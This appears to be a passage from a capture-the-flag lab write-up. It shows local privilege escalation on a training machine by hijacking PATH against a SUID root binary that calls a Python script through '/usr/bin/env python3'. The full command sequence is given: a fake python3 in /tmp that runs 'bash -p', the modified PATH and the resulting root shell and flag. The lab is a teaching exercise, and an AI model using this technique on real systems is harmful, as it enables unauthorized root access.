-rwsr-x--- 1 root bankers 16192 Sep 12  2025 /usr/local/bin/bank_backupd
ronnie.stone@ip-10-1-183-64:~$
Result - A binary bank_backupd was found in a common location for custom binaries.
- The output showed the permissions:
rwsr-x--- 1 root bankers 16192 ... - The
sin the owner’s execute field (rws) indicates the SUID (Set User ID) bit is set. When executed, this binary will run with the permissions of the file owner, which isroot.
Analyzing the SUID Binary
Step 1 - Execute the Binary
1
2
3
4
5
6
7
8
9
ronnie.stone@ip-10-1-183-64:~$ /usr/local/bin/bank_backupd
[bank_backupd] Starting backup for BankSmarter accounts...
[bank_backupd] Connecting to central ledger...
[bank_backupd] Verifying transaction logs...
[bank_backup.py] Running internal Python verification...
[bank_backup.py] Hashing account transactions...
86d9050926fde112924e2f71ea8d17b88d90068f39c9907bb3932c2df3c46dfc
[bank_backup.py] Backup completed successfully.
ronnie.stone@ip-10-1-183-64:~$
Result - The output showed the binary performs a sequence of tasks:
Step 2 - Examine the Python Script: The Python script was found in the same directory as the binary.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
ronnie.stone@ip-10-1-183-64:~$ cd  /usr/local/bin/
ronnie.stone@ip-10-1-183-64:/usr/local/bin$ ls -la
total 28
drwxr-xr-x  2 root root     4096 Sep 12  2025 .
drwxr-xr-x 10 root root     4096 Sep 12  2025 ..
-rwxr-xr-x  1 root root      330 Sep 12  2025 bank_backup.py
-rwsr-x---  1 root bankers 16192 Sep 12  2025 bank_backupd
ronnie.stone@ip-10-1-183-64:/usr/local/bin$ cat bank_backup.py
#!/usr/bin/env python3

import hashlib, time, os


print("[bank_backup.py] Running internal Python verification...")

time.sleep(1)

print("[bank_backup.py] Hashing account transactions...")

# Fake hash calculation

print(hashlib.sha256(b"transaction data").hexdigest())

print("[bank_backup.py] Backup completed successfully.")
ronnie.stone@ip-10-1-183-64:/usr/local/bin$
Result - Vulnerability Identified: The script uses the shebang #!/usr/bin/env python3, while the calling binary, bank_backupd, executes with root privileges and has the SUID bit set. The critical issue is that /usr/bin/env searches the user’s PATH environment variable to locate the python3 interpreter rather than referencing it through an absolute path such as /usr/bin/python3.
Because the execution relies on the user’s PATH, an attacker who can influence the search path may be able to supply a malicious python3 executable that is executed with elevated privileges. This creates a PATH Hijacking vulnerability that can potentially lead to local privilege escalation.
Python Path Hijack For The Win!
The attack involves placing a malicious executable named python3 in a directory that the attacker can write to and prepending that directory to the PATH environment variable. When the SUID-enabled binary is executed, it searches for python3 based on the modified PATH and may resolve to the attacker’s malicious executable first. Because the SUID binary runs with root privileges, the malicious executable may consequently be executed with elevated privileges, potentially resulting in local privilege escalation.
Step 1 - Create malicious binary and make it executable
Create a simple script named python3 in the /tmp directory that executes a privileged Bash shell (bash -p).
1
2
3
4
5
ronnie.stone@ip-10-1-183-64:/tmp$ echo -e '#!/bin/bash\n/bin/bash -p' > python3
ronnie.stone@ip-10-1-183-64:/tmp$ ls
bank_exports
pspy64
python3
1
ronnie.stone@ip-10-1-183-64:/tmp$ chmod +x python3

Step 2 - Execute Path Hijack:
Run the SUID-enabled binary while temporarily modifying the PATH environment variable for that single command execution. By placing /tmp at the beginning of the PATH, the system will search /tmp before the standard system directories when resolving the python3 executable. This allows the PATH hijacking behavior to be tested without permanently modifying the user’s environment.
1
2
3
ronnie.stone@ip-10-1-183-64:/tmp$ PATH=/tmp:$PATH
ronnie.stone@ip-10-1-183-64:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/snap/bin
Step 3 - Navigate to /usr/local/bin directory and execute the binary.
1
2
3
4
5
6
7
ronnie.stone@ip-10-1-183-64:/usr/local/bin$ ./bank_backupd
[bank_backupd] Starting backup for BankSmarter accounts...
[bank_backupd] Connecting to central ledger...
[bank_backupd] Verifying transaction logs...
root@ip-10-1-183-64:/tmp# whoami
root
root@ip-10-1-183-64:/tmp#
Result:
Root Access Granted:
- The execution results in a shell as the root user.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
root@ip-10-1-183-64:~# cd /root
root@ip-10-1-183-64:/root# ls -la
total 44
drwx------  6 root root 4096 Sep 12  2025 .
drwxr-xr-x 22 root root 4096 Sep  3 05:40 ..
-rw-r--r--  1 root root 3106 Apr 22  2024 .bashrc
-rw-------  1 root root   20 Sep 12  2025 .lesshst
drwxr-xr-x  3 root root 4096 Sep 12  2025 .local
-rw-r--r--  1 root root  161 Apr 22  2024 .profile
-rw-r--r--  1 root root   66 Sep 12  2025 .selected_editor
drwx------  2 root root 4096 Sep 12  2025 .ssh
-rw-rw----  1 root root  105 Sep 12  2025 root.txt
drwx------  3 root root 4096 Sep 12  2025 snap
drwxr-xr-x  2 root root 4096 Sep 12  2025 tmux
root@ip-10-1-183-64:/root# cat root.txt
VGhhbmtzIGZvciBkb2luZyB0aGUgbWFjaGluZSwgaXQgZG9lcyBtZWFuIGEgbG90LCBsZXQgbWUga25vdyB3aGF0IHlvdSB0aGluawo=
root@ip-10-1-183-64:/root#

Result Successfully got the root flag.